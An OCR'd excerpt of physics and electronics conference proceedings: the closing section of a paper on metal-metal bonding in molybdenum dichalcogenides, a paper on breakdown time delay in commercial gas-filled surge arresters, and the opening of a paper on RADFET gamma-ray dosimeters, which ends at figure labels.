


Figure 3. (a) map of ELF in the basal plane of $MoSe_2$ (sign "x" marked the basins of localization of electron density between the atoms of molybdenum, describing three-center exchange interactions of molybdenum atoms); (b) map of ELF in the basal plane of α-$MoTe_2$ (sign "x" marked the basins of localization of electron density between the atoms of molybdenum, to indicate the appearance two-center exchange interactions of molybdenum atoms). The distance between contours ELF=0.025.




Figure 4. Map of ELF in the plane that contains all Mo atoms of β-$MoTe_2$ (sign "x" marked the basins of localization of electron density between the atoms of molybdenum, describing two-center exchange interactions of molybdenum atoms). The distance between contours ELF=0.025.

At replacing the chalcogen atoms from S to Te the three-center exchange interaction is weakened between the molybdenum atoms and the two-center interaction is enhanced. For α-$MoTe_2$ a nature of the interaction of three-center strives to two-center (Figure 3b). And in the structure of β-$MoTe_2$ it becomes clear two-center interaction (Figure 4).

CONLUSION

Quantum-chemical study (ELF method) of the band electronic structures of MoX_2 (X = S, Se, Te) proposes three-center interactions between Mo atoms in molybdenum layers of 2H-MoS_2 and 2H-$MoSe_2$. In β-$MoTe_2$ two-center metal-metal interaction becomes dominant. Intermediate case is observed in α-$MoTe_2$. We believe that these interactions may be responsible for the stability and electronic properties of layered molybdenum dichalcogenides MoX_2 (X = S, Se, Te).

ACKNOWLEDGMENT

The study was supported by Russian Foundation for Basic Research (Grant 12-03-00158) and Samsung Advanced Institute of Technology, Suwon, South Korea (GRO Project).

REFERENCES

[1] V.E. Fedorov. Chalcogenides of Transition Refractory Metals. Quasi-One-Dimensional Compounds [in Russian] Novosibirsk, Nauka, 1988.

[2] K.S. Novoselov, D. Jiang, F. Schedin, T. J. Booth, V. V. Khotkevich, S. V. Morozov, and A. K. Geim, "Two-dimensional atomic crystals," *Proc. Natl. Acad. Sci. USA*, v. 102, p. 10451, 2005.

[3] J. N. Coleman *et al*, "Two-dimensional nanosheets produced by liquid exfoliation of layered materials," *Science*, v. 331, p.568, 2011.

[4] A. Splendiani, L. Sun, Y. Zhang, T. Li, J. Kim, C. Chim, G. Galli, and F. Wang, "Emerging photoluminescence in monolayer MoS_2," *Nano Lett.,* v. 10, p. 1271, 2010.

[5] T. Böker, R. Severin, A. Müller, C. Janowitz, R. Manzke, D. Voß, P. Krüger, A. Mazur, and J. Pollmann, "Band structure of MoS_2, $MoSe_2$, and α-$MoTe_2$: Angle-resolved photoelectron spectroscopy and *ab initio* calculations" *Phys. Rev. B*, v. 64, p.235305, 2001.

[6] Remskar, M. et al. "Self-assembly of subnanometer-diameter single-wall MoS_2 nanotubes." *Science*, v. 292, p.479, 2001.

[7] K. F. Mak, C. Lee, J.Hone, J. Shan, T. F. Heinz «Atomically thin MoS_2: a new direct-gap semiconductor» *Phys. Rev. Lett.* v.105, p.136805, 2010.

[8] A.H. Reshak, S. Auluck "Band structure and optical response of 2H-MoX_2 compounds (X=S, Se, and Te)" *Phys. Rev. B.* v.71, p.155114, 2005.

[9] J. He, K. Wu, R. Sa, Q. Li, Y. Wei "Magnetic properties of nonmetal atoms absorbed MoS_2 monolayers" *Applied Physics letters*, v. 96, p.082504, 2010.

[10] K.Dartigeas, L.Benoist, D.Gonbeau, G.Pfister-Guillouzo, G.Ouvard, A.Levasseeur, "Systematic X-ray photoelectron spectroscopy and theoretical studies of disulfides of groups IVB, VB and VIB transition metals" *J. Electron Spectrosc. & Rel. Phenom.* v. 83, p.45, 1997.

[11] B. Radisavljevic, A. Radenovic, J. Brivio, V. Giacometti, A. Kis, Single-layer MoS_2 transistors, *Nature Nanotechnology*, v. 6, p.147. 2011.

[12] B. Silvi. A.Savin, "Classification of chemical bonds based on topological analysis of electron localization functions" *Nature*, v. 371, p.683, 1994.

[13] Amsterdam Density Functional (ADF) program, Release 2010.02; Vrije Universteit: Amsterdam, The Netherlands, 2010.

Investigation of Memory Effect by Measurement of Time Delay of Electrical Breakdown in Commercial Gas-filled Surge Arresters

Momčilo M. Pejović*, Nikola T. Nešić* , Milić M. Pejović* and Nataša J. Bogdanović**
* University of Nis, Faculty of Electronic Engineering, Aleksandra Medvedeva 14, 18000 Nis, Serbia
** The School of Higher Technical Proffesional Education, Aleksandra Medvedeva 20, 18000 Nis, Serbia
nikola.nesic@elfak.ni.ac.rs

Abstract – Experimental data of mean values of breakdown voltage $\overline{U_b}$ of CITEL and SIEMENS gas-filled surge arresters (GFSA) obtained for voltage increase rates *k*=1-10 V/s with discretyzed dynamic method are presented in the paper. It has been shown that $\overline{U_b} = f(k)$ data are fitted very well by a straight line. The values of static breakdown voltage, which have been found at the intersection of the fitted line with $\overline{U_b}$ -axis ($k = 0$), are in accordance with nominal values reported in datasheet and within tolerance of 20%. Based on the time delay of electrical breakdown data, it has been shown that the response time of GFSA made by SIEMENS is independent of relaxation time and is 60 μs. Response time of GFSA made by CITEL increases with relaxation time, which is a consequence of the decrease in concentration of positive ions and neutral active particles formed during breakdown. Response time decreases with the increase of applied voltage. This decrease is dependent on relaxation time in the case of GFSA made by CITEL, while this is not the case with SIEMENS made GFSA.

I. INTRODUCTION

The gas-filled surge arresters (GFSA) are non-linear elements used in overvoltage protection. They are known in literature as surge voltage protectors (SVP) or gas discharge tubes (GDT). The main advantages of GFSA, in comparison to other protection components (suppressers diodes and metal oxide varistors), are: the ability to conduct high currents (>5 kA), low intrinsic capacity (<1 pF), high insulating resistance ($>1\,\mathrm{G\Omega}$) and low resistance in conducting regime ($\sim 0.1\,\Omega$) [1-4]. These components are used in overvoltage protection in the range of 70-1200 V. GFSA are mostly used in protective circuits in telecommunications (where overvoltage may arise from different sources including lightning), as well as in high voltage engineering (where switching overvoltage may arise as a consequence of energy redirection within power systems). The main problems in GFSA application are response delay [5], cut off delay when voltage is disconnected and the existence of flow-up current in impulse regime, which is a consequence of GFSA activation by impulse voltage and the ±20% deviation of GFSA activation voltage from nominal values reported in datasheet.

GFSA operation principle is based on electrical breakdown in insulating gases. The voltage at which electrical breakdown occurs is called the electrical breakdown voltage and it is defined as the voltage when discharge in the gas transits from non self-sustaining to self-sustaining mode [6], which is characterized by rapid transition of gas from a poor electrical conductor with a resistance of about $10^{14}\ \Omega\mathrm{m}^{-1}$ to a relatively good conductor [7].

The electrical breakdown in insulating gases can be static or dynamic depending on the type of applied voltage. Static direct current (DC) breakdown occurs when the rate of change of the applied voltage is lower than the rate of change of elementary processes related to electrical breakdown. If these two rates are comparable, the breakdown is dynamic. The static breakdown voltage U_s is a deterministic quantity, whereas the dynamic voltage U_b is a stochastic quantity with a certain distribution [8]. The U_s can not be precisely determined, but only estimated [9].

One thing common for all gas-filled devices, including the GFSA, is the delay of electrical breakdown, which is present even when applied voltage is higher than breakdown voltage. The time which passes between the moment of application of voltage higher than breakdown voltage and the moment when GFSA current starts to flow is called the time delay of electrical breakdown t_d . Response delay of GFSA is a consequence of electrical breakdown time delay, which consists of the statistical time delay t_s and formative time t_f , i.e. $t_d = t_s + t_f$ [7]. t_s is the time which passes from the moment of voltage application on GFSA until the appearance of an electron which leads to breakdown. During this period a small current flows through the tube (10^{-19}-10^{-8} A) but its fluctuations are of the same order as the current itself. The formative time t_f is the time taken from the end of the statistical time to the onset of breakdown, characterized by the collapse of the applied voltage and a self-maintained glow [7]. t_d is dependent on various parameters, but one of the most significant ones is the relaxation time τ , i.e. the time interval between two successive measurements when there is no voltage on the GFSA [10]. Based on functional dependence $\bar{t}_d = f(\tau)$ (memory curve), the presence of active particles responsible for the initiation of subsequent breakdown can be monitored, i.e. the memory

effect in gas, which is responsible for time delay of GFSA, can be tracked.

II. EXPERIMENT

The measurements of time delay of electrical breakdown were conducted with commercial GFSA made by SIEMENS and CITEL. These components have two flat electrodes which are sealed in ceramic housing. The cross section of these components is presented in Fig. 1. The manufacturers haven't disclosed the data of insulating gas type and pressure, although noble gases are most frequently used as an insulating medium. SIEMENS made GFSA have a small radioactive source built into the housing which supplies a constant electron yield (the number of generated electrons in the inter-electrode space per time unit) in order to decrease the response time. Static breakdown voltage (DC spark-over voltage) of these components reported by manufacturers is 230 V with ±20% tolerance and it was obtained for voltage increase rate of 100 V/s. On the other hand, the dynamic breakdown voltage (impulse spark-over voltage) is less than 750 V and this value was obtained for voltage increase rate of 1 kV/ μs .




Fig.1: GFSA cross section

The breakdown voltage was measured using the discretized dynamic method, i.e. method of DC voltage increase in step U_p for defined duration of the step t_p until breakdown. Voltage source for this system is a serial connection of two Keithley models 248 and 2400. The control of these two voltage sources is performed by personal computer PC via IEEE standard interface bus. PC sends the starting voltage value U_0, which is considerably lower than expected breakdown voltage value, and this voltage is applied to the tube over Keithley model 248. Starting voltage level is increased for the value U_p every predefined time interval t_p.. The duration of time step t_p is controlled by counter timer model ED2300-CT, which is a part of acquisition card ED2001. In order to provide the accurate breakdown detection, the current flow through device under test is monitored with A/D module of ED2001. Namely, Keithley model 248 has the output which gives the voltage value in the range from 0 to 10 V, which corresponds to the current in the range 0 to 5.25 mA. After breakdown it is necessary to maintain stable glow discharge in the tube. This is achieved by application of constant value U_c for a predefined time interval. After discharge GFSA is disconnected from power supply for the duration of the afterglow period, which is also controlled by ED2300-CT counter/timer module (see [11] for more details).

Measurements of electrical breakdown time delay t_d were performed with the system which consists of DC power supply, analog and digital subsystem. Analog subsystem should provide accurate and fast voltage switching on the GFSA. For this purpose we have used IRG4PH40KD bipolar transistor with isolated gate. The switching is controlled by command signals from digital subsystem over TC429 MOSFET driver circuit. Such system configuration provides satisfactory results regarding the accuracy, reliability and performance of time delay measurements. Roughly, the digital subsystem main function is to give measurement start signal, which controls the switching transistors and applies the voltage on the tube. The voltage pulse on the tube is shaped by the analog subsystem in the form suitable for detection by digital subsystem. Upon its detection time delay measurement is finished. The main part of digital subsystem is the microcontroller. The signals for the beginning and the end of time delay are detected on digital impulse pins, while the time interval between them is measured using standard timer interrupt routines with the use of 16-bit timer module. In order to perform accurate measurement CCP (capture/compare/PWM) module of the microcontroller is incorporated in the whole procedure (see [12] for more details).

III. RESULTS AND DISCUSSION

The dependencies of the mean values of breakdown voltage $\overline{U_b}$ on the voltage increase rate $k = U_p / t_p$ for SIEMENS and CITEL GFSA are displayed in Fig. 2. $\overline{U_b}$ was established from a series of 100 measurements of U_b data for each value of k. U_p values were varied from 0.1 to 1 V, while t_p was 0.1 s, which corresponded to voltage increase rates from 1 to 10 V/s. It can be seen that $\overline{U_b}$ increases for less than 1 V as k increases and that experimental results are fitted well by a straight line. The values of static breakdown voltage obtained at the intersection of the fitted lines and $\overline{U_b}$ axis for SIEMENS and CITEL GFSA are 250 and 245 V, respectively. These values are in good agreement with nominal values of $230\ \text{V} \pm 20\%$ given by manufacturers.




Fig. 2: Mean value of breakdown voltage $\overline{U_b}$ as a function of voltage increase rate k for SIEMENS and CITEL GFSA.

The dependencies of the mean value of time delay of electrical breakdown $\bar{t}_d$ on the relaxation time τ (memory curve) for SIEMENS and CITEL GFSA are shown in Fig. 3. $\bar{t}_d$ is the mean value of a 100 t_d data obtained for each value of τ. t_d data has been obtained when voltage impulses were 300 V. As can be seen from Fig. 3, for SIEMENS made GFSA $\bar{t}_d$ has approximately constant value of about 60 μs for all values of relaxation time. This shows that processes which occur in gas in SIEMENS made GFSA during discharge have no influence on the following breakdown since breakdown initiation is conditioned by electron yield caused by radioactive source. Based on the behavior of the memory curve of the SIEMENS made GFSA it can be concluded that response time of these components is entirely determined by the time needed for avalanche formation, which is, in this case, 60 μs.




Fig. 3: Mean value of electrical breakdown time delay $\bar{t}_d$ as a function of relaxation time τ for SIEMENS and CITEL GFSA

The shape of the memory curve of CITEL made GFSA is more complex than SIEMENS's which is a consequence of the change of electron yield with the increase in τ. Namely, the electron yield in CITEL GFSA originates from electrons released from electrodes by ions and neutral active particles formed during and after breakdown. Recombination/de-excitation time of these particles differs and insulator gas "remembers" that breakdown has occurred in it. This shows that response time of CITEL made GFSA depends on the type of particles which have a dominant influence on electron yield in the inter-electrode gap. Since in the region $1\text{ ms} < \tau < 1000\text{ ms}$ $\bar{t}_d$ increases from 20 to 40 μs it can be concluded that electron yield originates from positive ions formed during and after breakdown (the mechanisms of positive ions formation and their contribution to electron yield is described in details in [13]). For $\tau > 1000$ ms electron yield originates from neutral active particles formed during breakdown and the mechanisms of their creation are also described in [13]. The probability of secondary electron release from the cathode by neutral active particles impact is much lower than probability of release by ions, which is manifested by the increase in $\bar{t}_d$ (increase of response time of GFSA). The concentration of neutral active particles decreases with the increase of τ due to their de-excitation on the housing walls and electrodes, which leads to decrease of the electron yield and increase in $\bar{t}_d$. As can be seen in Fig. 3, the memory effect of CITEL made GFSA is present even at $\tau > 10^5$ ms (memory curve has not reached saturation), which leads to conclusion that this components are less reliable than SIEMENS GFSA in overvoltage protection.

$\bar{t}_d$ dependencies on the applied voltage impulse for SIEMENS and CITEL GFSA are displayed in Figs. 4 and 5, respectively. These dependencies have been obtained for relaxation times of 3, 300 and 3000 ms. It can be seen from Fig. 4 that the increase of voltage impulse from 240 to 250 V leads to the decrease in $\bar{t}_d$ for one order of the magnitude (response time is also decreased for an order of the magnitude), while $\bar{t}_d$ has a much slower decrease rate for larger values of applied voltage impulse. With SIEMENS GFSA $\bar{t}_d$ is practically independent from τ. This confirms our conclusion that electron yield originating from the radioactive source has a main role in breakdown initiation, while memory effect contribution can be neglected.




Fig. 4: Mean value of electrical breakdown time delay $\bar{t}_d$ as a function of applied voltage U_w for SIEMENS GFSA




Fig. 5: Mean value of electrical breakdown time delay $\bar{t}_d$ as a function of applied voltage U_w for CITEL GFSA

$\bar{t}_d$ values of CITEL GFSA decrease with the increase of voltage impulse also (Fig. 5). However, the curves shift towards higher values of $\bar{t}_d$ with the increase in τ. The increase of $\bar{t}_d$ with the increase in τ is in accordance with our conclusion that electron yield originates from particles formed during breakdown which decrease in concentration during afterglow period thus reducing the electron yield and increasing $\bar{t}_d$.

IV. CONCLUSION

On the basis of the above written consideration, the following can be concluded. The static breakdown voltage, as a deterministic quantity, can very precisely be estimated by fitting the dependence of mean value of the electrical breakdown voltage on the voltage increase rate. The values of static breakdown voltage obtained in this manner are in good agreement with nominal values reported by manufacturers and within their tolerance range of ±20% . The response time of GFSA can be estimated based on experimental data of time delay of electrical breakdown. The estimated value of SIEMENS GFSA response time is 60 μs and this value is independent of relaxation time. This is due to the fact that the dominant contribution in breakdown initiation has a constant yield originating from radioactive source placed into the components housing. The response time of CITEL made GFSA increases with relaxation time, which is a consequence of the decreasing concentration of particles which contribute to electron yield in the inter-electrode space. Response time of SIEMENS GFSA decreases with increase of applied voltage and is practically independent of relaxation time.

Finally, it should be pointed out that although SIEMENS GFSA have somewhat better characteristics regarding the response time, their main drawback is the negative effect of the radioactive source on the environment.

ACKNOWLEDGMENT

The work presented in this paper was supported by the Ministry of Science of Republic of Serbia under contract 177007.

REFERENCES

[1] P. Osmokrovic, I. Krivokapic, D. Matijasevic and N. Kartalovic, "Stability of the gas-filled surge arresters characteristics under service conditions", IEEE Trans. Power Delivery, 11, p. 260, 1996.

[2] B. Loncar, P. Osmokrovic and S. Stankovic, "Temperature stability of components for overvoltage protection of low voltage system", IEEE Trans. Plasma Sci., 30, p. 1881-1885, 2002.

[3] P. Osmokrovic, B. Loncar and S. Stankovic, "Investigation of the optimal method for improvement of the protective characteristics of gas-filled surge arresters built in radioactive sources", IEEE Trans. Plasma Sci. 30, p. 1876-1880, 2002.

[4] M. M. Pejovic and M. M. Pejovic, "Investigations of breakdown voltage and time delay of gas-filled surge arresters", J. Phys. D: Appl. Phys., 39, p. 4417-4422, 2006.

[5] M. M. Pejovic, M. M. Pejovic and K. Stankovic, "Experimental investigation of breakdown voltage and electrical breakdown time delay of commercial gas discharge tubes", Jpn. J. Appl. Phys., 50, no. 8, p. 086001 (5 pp), 2011.

[6] Y. P. Raizer, Gas Discharge Physics (Berlin, Germany: Springer 2011).

[7] J. M. Meek and J. D. Craggs, Electrical Breakdown of Gases (New York, USA: Wiley 1987).

[8] M. K. Radovic and C. A. Maluckov, " Statistical analysis of the dynamic voltage electrical breakdown in nitrogen", IEEE Trans. Plasma Sci., 29, p. 832-836, 2001.

[9] M. M. Pejovic, C. S. Milosavljevic and M. M. Pejovic, "Electrical system for measurement of breakdown voltage of vacuum and gas-filled tubes using a dynamic method", Rev. Sci. Instr., 74, p. 3127-3132, 2003.

[10] M. M. Pejovic, G. S. Ristic and J. P. Karamarkovic, "Electrical breakdown in low pressure gases", J. Phys. D: Appl. Phys., 35, p. R91-R93, 2002.

[11] M. M. Pejovic, "Digital system for vacuum and gas-filled devices testing", Rev. Sci. Instrum. 76, p. 015102, 2005.

[12] M. M. Pejovic, D. Denic, M. M. Pejovic, N. T. Nesic and N. Vasovic, "Microcontroller based system for electrical breakdown time delay measurement in gas-filled devices", Rev. Sci. Instr., 81, p. 105104 (10 pp), 2010.

[13] M. M. Pejovic and M. M. Pejovic, "Electrical breakdown of gases-measurement systems and experimental investigation" (in Serbian), Monography, University of Nis, Faculty of Electronic Engineering, Nis, 2009.

RADFET as a sensor and dosimeter of gamma-ray irradiation

Milić M. Pejović*, Momčilo M. Pejović* and Nikola T. Nešić*
* University of Nis, Faculty of Electronic Engineering, Aleksandra Medvedeva 14, 18000 Nis, Serbia
milic.pejovic@elfak.ni.ac.rs

Abstract – Gamma-ray irradiation and post irradiation response at room and elevated temperature have been studied for RADFETs with gate oxide thickness of 100 nm with gate polarization during irradiation of 5 V as well as for RADFETs with gate oxide thickness of 400 nm with gate polarization of 0, 2.5 and 5 V. The response was observed on the basis of threshold voltage shift, ΔV_T . Approximately linear dependence between ΔV_T and absorbed dose was established. During the annealing at room temperature the RADFETs with the gate thickness of 400 nm and the gate polarization during irradiation of 2.5 V and 5 V shows the tendency in ΔV_T decrease, while for 400 nm RADFETs with the zero gate polarization during irradiation and 100 nm RADFETs ΔV_T remains approximately unchanged. Continued annealing at 120 °C leads to the decrease of ΔV_T . For 100 nm RADFETs, ΔV_T decreases to zero while for 400 nm RADFETs such decrease is considerably smaller.

I. INTRODUCTION

Radiation sensitive Al-gate p-channel MOSFETs (also known as RADFETs, or pMOS dosimeters) have been developed for applications such as space, nuclear industry and radio therapy [1-3]. Other types of dosimeters that are commonly used for these applications include thermo luminescent dosimeters, semiconductor diodes and optically stimulated luminescence dosimeters. The thermo luminescent dosimeters are rather small, well characterized and standard in use; however, they are not suitable for remote measurements and the readout of dosimetric information is destructive. Semiconductor diodes are also miniature in size, but they produce small dosimetric signal and require high voltage. Optically stimulated luminescence dosimeters require integration of electronic and optic elements in the readout system and the readout of dosimetric information is destructive. The RADFET advantages include immediate, non-destructive readout of dosimetric information, small size, and very low power consumption, all-electronic interfaces fully compatible with microprocessors, high dose range and very competitive price. The RADFET disadvantages are a need for calibration in different radiation fields, relatively low resolution (starting from about 1 Gy) and non-reusability. A new design approach have been investigated recently in order to overcome the low resolution problem and to introduce the RADFETs into personal dosimetry area.

The basic concept of RADFET is to convert the threshold voltage shift, ΔV_T , induced by gamma-ray irradiation into absorbed dose D. This dependence can be expressed in the form [4]

$$\Delta V_T = AD^n , \quad (1)$$

where A is the constant and n is the degree of linearity which depends from electric field, oxide thickness and absorbed radiation dose. Ideally, the dependence should be linear, i.e. $n=1$ and in that case A represents sensitivity, S of RADFETs:

$$S = \frac{\Delta V_T}{D} . \quad (2)$$

Irradiation leads to the creation of positive gate oxide charge and interface traps at Si/SiO_2 interface. Both the positive gate oxide charge and interface traps in p-channel MOSFETs contribute to the ΔV_T in same direction and this fact is one of the main reasons for transistor application as a detector of absorbed dose of gamma irradiation. The RADFETs must satisfy two fundamental demands: a good compromise between sensitivity to irradiation and insignificant recovery at room temperature after irradiation, i.e. the information about radiation dose must be preserved over time.

II. EXPERIMENT

The experimental samples were RADFETs manufactured by Tyndall National Institute, Cork, Ireland [5]. Oxide thickness was 100 and 400 nm, and they were grown at 1000 °C in dry oxygen and annealed for 15 minutes in nitrogen. The post-metallization anneal was performed at 440 °C in forming gas for 60 minutes.

Irradiation was performed in the Metrology Laboratory of the Vinca Institute of Nuclear Science, Belgrade. The RADFETs were irradiated at room temperature using $^{60}_{27}Co$ source up to absorbed dose of 35 Gy(Si) at absorbed dose rate of 0.002 Gy(Si)s^{-1}. The gate polarization, V_{irr} , during irradiation of RADFETs with the gate oxide thickness of 400 nm was 0, 2.5 or 5 V, while for the samples with oxide thickness of 100 nm polarization was 5 V (all other pins were grounded). After irradiation the samples were annealed at room temperature

for 218 days without polarization (all pins were grounded). After that, the annealing was continued at elevated temperature of 120 °C also without gate polarization for 15 days.

The change in threshold voltage shift ΔV_T due to gamma-ray irradiation and annealing can be expressed as [6]

$$\Delta V_T = \Delta V_{ot} + \Delta V_{it} \ , \qquad (3)$$

where ΔV_{ot} and ΔV_{it} are contributions to the change in threshold voltage due to the positive oxide charge and interface traps, respectively. ΔV_{ot} and ΔV_{it} can be expressed as a function of areal density of positive gate oxide charge ΔN_{ot} and areal density of interface traps ΔN_{it} [7]

$$\Delta V_{ot} = \pm \frac{q}{C_{ox}} \Delta N_{ot} \, , \Delta V_{it} = \frac{q}{C_{ox}} \Delta N_{it} \ . \qquad (4)$$

In the above expression, the upper sign refers to n-channel MOSFETs and the lower sign refers to p-channel MOSFETs (the absolute value of p-channel MOSFETs threshold voltage is given throughout the paper), C_{ox} is the gate capacitance per unit area and q is absolute value of electron charge.

In order to detect the radiation and post irradiation response, the RADFETs transfer characteristics were measured, and the threshold voltage was determined as the intersection between V_G axis and extrapolated linear region of $(I_D)^{1/2} - V_G$ curve. The sub threshold charge separate technique (MGT) [7] was used to determine ΔN_{ot} and ΔN_{it} in the expression (4).

The I-V characterization was performed by Keithley 4200 SCS (Semiconductor Characterization System). The system is equipped with three medium power source measuring units (4200 SMU) for I-V characterization. The source measuring units have four voltage ranges: 200 mV, 2V, 20 V and 200 V, while the current ranges are 100 μA, 1 mA, 100 mA and 1A. One of the source-measuring units is equipped with a preamplifier which provides the measurements of very small currents (in the order of 1 pA).

To illustrate the influence of irradiation on RADFETs behavior in Figure 1 we have plotted transfer characteristics in saturation before irradiation (curve (0)) and after irradiation for absorbed dose of 35 Gy(Si). The threshold voltage shift ΔV_T can be expressed as $\Delta V_T = V_T - V_{T0}$, where V_{T0} is the threshold voltage before irradiation and V_T is the threshold voltage after irradiation (in Figure 1 V_T is the threshold voltage after absorbed dose of 35 Gy). During annealing V_T represents the threshold voltage after determined time of annealing at room or elevated temperature.






Figure 1. Transfer characteristics and values of threshold voltage shift before irradiation (V_{T0}) and after irradiation of 35 Gy when $V_{irr} = 5\,\mathrm{V}$ (V_T) for RADFET with 400 nm gate oxide thickness.

III. RESULTS AND DISCUSSION


Figure 2a gives $\Delta V_T = f(D)$ dependence of RADFETs with gate thickness of 400 nm for V_{irr} 0, 2.5 and 5 V. It can be seen that ΔV_T strongly depends on V_{irr} values during irradiation. For example, for the dose of 35 Gy the ratio of ΔV_T for $V_{irr} = 2.5\,\mathrm{V}$ and $V_{irr} = 0\,\mathrm{V}$ is about 2.7 V, while for $V_{irr} = 5\,\mathrm{V}$ and $V_{irr} = 0\,\mathrm{V}$ the ration is about 4.2. It can be concluded that the polarization on the gate can cause significant influence on the range of measured gamma-ray dose. Namely, with the increase of gate polarization the threshold voltage shift is higher for the same irradiation dose, what can drive the RADFET away from the area of linear dependence between threshold voltage shift and irradiation dose and also transistor is much more likely to fail. Doses used in our experiments are relatively small so they don't lead to significant degradation of RADFETs, i.e. there is approximately linear dependence between ΔV_T and D.



a)



b)



